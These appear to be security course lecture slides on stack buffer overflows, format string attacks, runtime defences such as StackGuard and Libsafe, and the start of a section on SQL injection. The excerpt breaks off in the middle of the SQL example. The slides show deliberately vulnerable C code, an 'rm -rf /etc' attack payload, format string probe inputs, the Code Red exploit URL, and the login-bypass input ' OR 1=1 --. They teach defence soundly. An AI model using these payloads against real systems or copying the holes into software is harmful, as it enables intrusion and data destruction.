
of

Stack Based Buffer Overflows


- ❑ Stack-based buffer overflows are more common than other forms – exploit runtime layout of data storage (see next slide)
- ❑ When function is called, parameters/local variables stored on a stack (pushed at call time, popped at return time), together with a pointer to the caller's stack frame (for the pop) and a return address, where execution resumes upon return
- ❑ Revisiting our **insecure()** definition in this context, add a parameter so we can see where it ends up on the stack and change from gets() to strcpy():

```
void insecure(char *str) {  
    char buffer[80];  
    strcpy(buffer, str);  
}
```

Linux process address space



Stack Frame Layout



Stack Buffer Overflows

```
void insecure(char *str) {  
    char buffer[80];  
    strcpy(buffer, str);  
}
```


- ❑ Notice how buffer has moved inside the function to become a local variable ... so that it will be allocated on the stack
- ❑ In a "stack smashing" attack, a buffer overflow causes the saved SP and return address to be overwritten
- ❑ In the simplest form of stack-smashing attack, malicious code is introduced somewhere in the program's address space, possibly within the buffer array itself.
- ❑ If an 88-byte input is provided as the value of str to the strcpy() call, the last 8 bytes will overwrite ... the saved stack frame pointer and return addr, the latter of which is set to point at the malicious code!

Stack Buffer Overflows

- ❑ Suppose a system command contains the function:


```
void insecure(char *str) {  
    char buffer[80];  
    strcpy(buffer, str);  
    ...  
}
```

- ❑ When **insecure()** is invoked, stack looks like this:



Stack Buffer Overflows


- ❑ What happens if the caller supplies 88 bytes (or more) of input, not 80 bytes as `insecure()` intended?
- ❑ After `strcpy()` the stack will look like this:



- ❑ so what will our wily attacker use as the value of param `str`?

Stack Smashing Exploit

- Attacker puts code into buffer such that after `strcpy()` stack looks like this:



- attacker code e.g.: `execv(/bin/rm -rf /etc)` expressed in asm and run as, say root? When `insecure()` exits, system directory /etc is gone !!
- note: attack code runs in the stack
- exploited flaw: no range checking in `strcpy()`
- challenge for attacker: to determine `ret` attacker must correctly guess memory position of stack frame when `insecure()` is called

Format Strings in C

□ Proper use of printf format string:

```
int test = 1234;
printf("test = %d in decimal, %x in hex", test, test);
```

- Prints:

test = 1234 in decimal, 4D2 in hex

□ Careless use of `printf` format string:

```
char buffer[13] = "Hello, world!";
printf(buffer);
// should use printf("%s", buffer); ...
```

- If buffer contains format symbols starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf. This can be exploited to move printf's internal stack pointer

Format String Attack

```
void insecure() {  
    char buffer[80];  
    if (fgets(buffer,sizeof buffer,stdin)==NULL)  
        return;  
    printf(buffer);  
}
```

- ❑ What is the if-statement testing? Why does it return?
- ❑ fgets() reads into buffer until sizeof-buffer- bytes have been read, and string value in buffer is then terminated with a null byte. fgets() returns NULL if EOF (end-of-file) is encountered.
- ❑ What happens when the printf() is executed if its argument contains a % formatting character? If there is a %, then printf() will look for arguments, which probably don't exist, and that in turn may cause the program to crash.
- ❑ Hmm, same way we got started above, with a crash, which is bad news, but could it actually be worse?

Format String Attack

```
void insecure() {
    char buffer[80];
    if (fgets(buffer,sizeof buffer,stdin)==NULL)
        return;
    printf(buffer);
}
```

- ❑ Let's try it out ... see `insecure.c` in `buf_ovfl_ex` (on Lectures page), compile and run "a.out < stdinN"
 - `stdin0` (no format string in input) - ok
 - `stdin1` (contains `%s`) – core dump, awww, but wait, this is a DoS attack!!
- ❑ If the `stdin` value is "`%x:%x`", then the 1st 2 words of stack memory will be printed.
 - `stdin2` (`%x:%x`) - this is cool
 - `stdin3` (`%x:%x:%x:%x:%x %s`) - shows string stored at memory address given by 6th word of stack, interpreted as address
 - Different results depending on whether you compile and run on matlab or other Linux system. Why?

Format String Attacks

```
void insecure() {  
    char buffer[80];  
    if (fgets(buffer,sizeof buffer,stdin)==NULL)  
        return;  
    printf(buffer);  
}
```

- ❑ Lots of variations on these ideas, permit an attacker to peer into the victim's addr space, e.g.:
 - If attacker can observe output of function within Web server, and that output shows up in the browser window ... things start to get interesting – a remote attacker can poke around the address space on your server.
- ❑ Why should you care?
 - consider what may be stored in the server's memory at runtime: passwords, crypto keys, other confidential info.
- ❑ Even worse, the attacker can write any value to ANY address in the victim's address space, using %n

Preventing Buffer Overflow Attacks

❑ Main problem:

- `strcpy()`, `strcat()`, `sprintf()`, `gets()`,
`scanf()` perform no range checking
- “Safe” versions `strncpy()`, `strncat()` misleading:
 - `strncpy()` may leave buffer unterminated
 - `strncpy()`, `strncat()` encourage off-by-1 bugs

❑ Defenses:

- Type-safe languages (Java, ML). But legacy code?
- Mark stack as non-execute. Randomize stack location.
- Static Analysis
- Run time checking: StackGuard, Libsafe, SafeC, (Purify)

Preventing Overflow Attacks


- ❑ Some programming languages are designed to be intrinsically memory-safe, no matter what the programmer does
 - Java is one example
- ❑ Memory-safe languages eliminate the opportunity for a common kind of programming mistake that has been known to cause serious security vulnerabilities
- ❑ What if you're stuck maintaining a legacy app written in a non-safe language like C or C++ which rely upon the programmer to preserve memory safety?

Mark Stack as Non-Execute

- ❑ Basic stack-smashing exploit can be prevented by marking stack segment as non-executable
 - NX-bit on AMD Athlon 64, XD-bit on Intel P4 “Prescott”, but not 32-bit x86
 - NX bit in every Page Table Entry (PTE)
 - Support in Win XP SP2+, Win 7/8. Code patches exist for Linux
- ❑ Limitations:
 - Does not defend against ‘return-to-libc’ exploit.
 - overflow sets ret-addr to address of libc function
 - Does not block more general overflow exploits:
 - overflow on heap: overflow buffer next to func pointer
 - Some apps need executable stack (e.g. LISP interpreters)

Runtime Checking: StackGuard

- ❑ Many many run-time checking techniques ...
 - Here, only cover methods relevant to overflow protection
- ❑ Solutions 1: StackGuard (WireX)
 - Run time tests for stack integrity.
 - Embed “canaries” in stack frames and verify their integrity prior to function return.



Stackguard Canary Types


- ❑ Random canary:
 - choose random string at program startup
 - insert canary string into every stack frame
 - verify canary before returning from function
 - to avoid corrupting random canary, attacker must learn current random string (hard)
- ❑ Terminator canary:
 - canary = "\0", newline, linefeed, EOF
 - string functions like **strcpy()**, **gets()** will not copy beyond terminator canary
 - hence, attacker cannot use string functions to corrupt stack

StackGuard Implementation

- ❑ StackGuard implemented as a GCC patch
 - program must be recompiled
- ❑ Modest performance hit: e.g. 8% for Apache Web server
- ❑ Newer version: PointGuard
 - protects function pointers and setjmp buffers by placing canaries next to them
 - more noticeable performance effects
- ❑ Note: canaries don't offer complete protection
 - some stack-smashing attacks leave canaries untouched

Run time checking: Libsafe

- Solution 2: Libsafe (Avaya Labs)
 - dynamically loaded library
 - intercepts calls to e.g. **strcpy (dest, src)**
 - validates sufficient space in current stack frame:
 $|frame-pointer - dest| > \text{strlen(src)}$
 - if so, executes **strcpy**
 - otherwise, terminates application



Buffer Overflows

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00  
c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
```

Code Red worm URL signature

- ❑ Buffer overflows continue to serve as important mechanism for system compromise
 - e.g. Code Red 2 worm infected over 250K machines; utilized a buffer overflow in IIS
- ❑ Attackers have been very resourceful in working around apparent showstoppers, such as:
 - the buffer variable being stored in the heap
 - malicious code's location is unknown (e.g. stack randomization)
 - buffer characters limited to lower-case lettersthings that would seem to make attack infeasible - not so!

CSCD27

Computer and Network Security



Code Security: SQL Injection

What is SQL?

- ❑ Most widely used database-query language
- ❑ Fetch a set of records

```
SELECT * FROM Marks WHERE Username='studentid'
```

- ❑ Add data to the table


```
INSERT INTO Marks (Username, Mark)  
VALUES ('studentid', 63)
```

- ❑ Modify data

```
UPDATE Marks SET Mark=91 WHERE  
Username='studentid'
```


- ❑ SQL syntax consists of standardized core, enhanced by individual DB vendors

What is SQL Injection?



- ❑ Input-Validation Vulnerability
 - untrusted user-input in SQL query sent to back-end database without adequately sanitizing the data
 - can alter the intended effect of command or query , typically data is misinterpreted as a command
- ❑ Specific case of more general command-injection pattern
 - inserting untrusted input into a query or command
- ❑ A top-10 Web-application security vulnerability
 - browser sends malicious input to server
 - failure to sanitize input results in malicious SQL query


SQL Injection, Example Web Scenario



Malicious input



SQL Injection: Objectives



- What is the purpose of an SQL injection attack?
- Bypass authentication mechanisms, which usually leads to one of the following:
 - read otherwise unavailable information from the database
 - write information such as new records or new field values to the database

SQL Injection in action ...

- ❑ “*The number of SQL injection attacks has jumped by more than two thirds: from 277,770 in Q1 2012 to 469,983 in Q2 2012. This may be what hackers are using to steal all those e-mail addresses and passwords as of late.*”
 - ZDNet, July 27, 2012
- ❑ If you’re responsible for protecting your customers’ private data, you really don’t want to hear about a data breach in the morning news



User Data in SQL Queries

- **set UserOK=execute(**

```
    SELECT * FROM UserTable WHERE  
        username=' " & form("user") & " ' AND  
        password=' " & form("pwd") & " ' );
```

- User supplies username/password, e.g. in Web form;
SQL query checks if input combination is in the database

- **if not UserOK.EOF**

```
    Authentication correct  
else Fail
```

true only if the result of
SQL query is not empty,
i.e., username/password
is in the database

SQL Injection Example

- ❑ User enters username value: ' OR 1=1 --'
- ❑ Web server executes query

```
set UserOK=execute(  
    SELECT * FROM UserTable WHERE  
